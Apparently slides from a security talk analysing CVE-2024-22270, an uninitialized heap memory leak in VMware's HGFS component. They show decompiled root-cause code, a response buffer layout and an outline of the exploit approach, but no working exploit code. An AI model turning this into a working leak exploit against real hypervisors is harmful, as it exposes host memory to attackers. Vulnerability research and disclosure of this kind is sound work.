


# HGFS Uninitialized heap leakage (CVE-2024-22270)

## Root cause analysis (1)

```
char hgfs_fileread(struct hgfs_req *req, _BYTE *a2){  
    Block = OLL;  
    rep = OLL;  
    // ...  
    if ( (a2[8] & 1) != 0 ){  
        // ...  
        // Copy file contents to Physmem  
        PhysMem_CopyToMemory_0(*(a2 + 51), v24, v6, 32, 5u);  
        // ...  
        if ( req->version == 1 )  
            data_size = 0x29LL;  
        else if ( req->version == 2 )  
            data_size = 0x51LL;  
        else  
            data_size = OLL;  
        // Allocate a HGFS Response buffer  
        resp = _malloc(data_size + 0x18);
```

→ **malloc doesn't initialize allocated buffer**



# HGFS Uninitialized heap leakage (CVE-2024-22270)

## Root cause analysis (2)

```

resp->qword_10 = data_size;
version = req->version;
resp->dword18 = version;
resp->dword1C = 2;
if ( /*version 2*/ ) {
    // Version2 also doesn't initialize some memory.
}
else { /*version 1*/
    resp->qword20 = v9;
}
// ...
if ( resp ){
    resp->qword_8 = 0xD00000000LL;
    resp->qword_0 = qword44;
}

vmci_resp_send(resp);
free(resp);
}
// ...

```

Copy response buffer to guest.

**HGFS v1 Response (size=0x41)**

0x08	0xD000000000	qword44
data_size	version	2
v9		

25 bytes of heap are not initialized!!


# HGFS Uninitialized heap leakage (CVE-2024-22270)

## Trigger and exploit in Windows guest

- HGFS over VMCI is closed source
  - open-vm-tools project only contains HGFS client over backdoor
  - Windows guest tools is only use HGFS protocol version 2
- ***Need to write HGFS v1 client over VMCI***
- **To exploit easier, we hooked Windows guest's hgfs.sys driver**


# HGFS Uninitialized heap leakage (CVE-2024-22270)

Trigger and exploit in Windows guest




# HGFS Uninitialized heap leakage (CVE-2024-22270)

Trigger and exploit in Windows guest




# HGFS Uninitialized heap leakage (CVE-2024-22270)

## Trigger and exploit in Windows guest



# HGFS Uninitialized heap leakage (CVE-2024-22270)

## Trigger and exploit in Windows guest



# HGFS Uninitialized heap leakage (CVE-2024-22270)

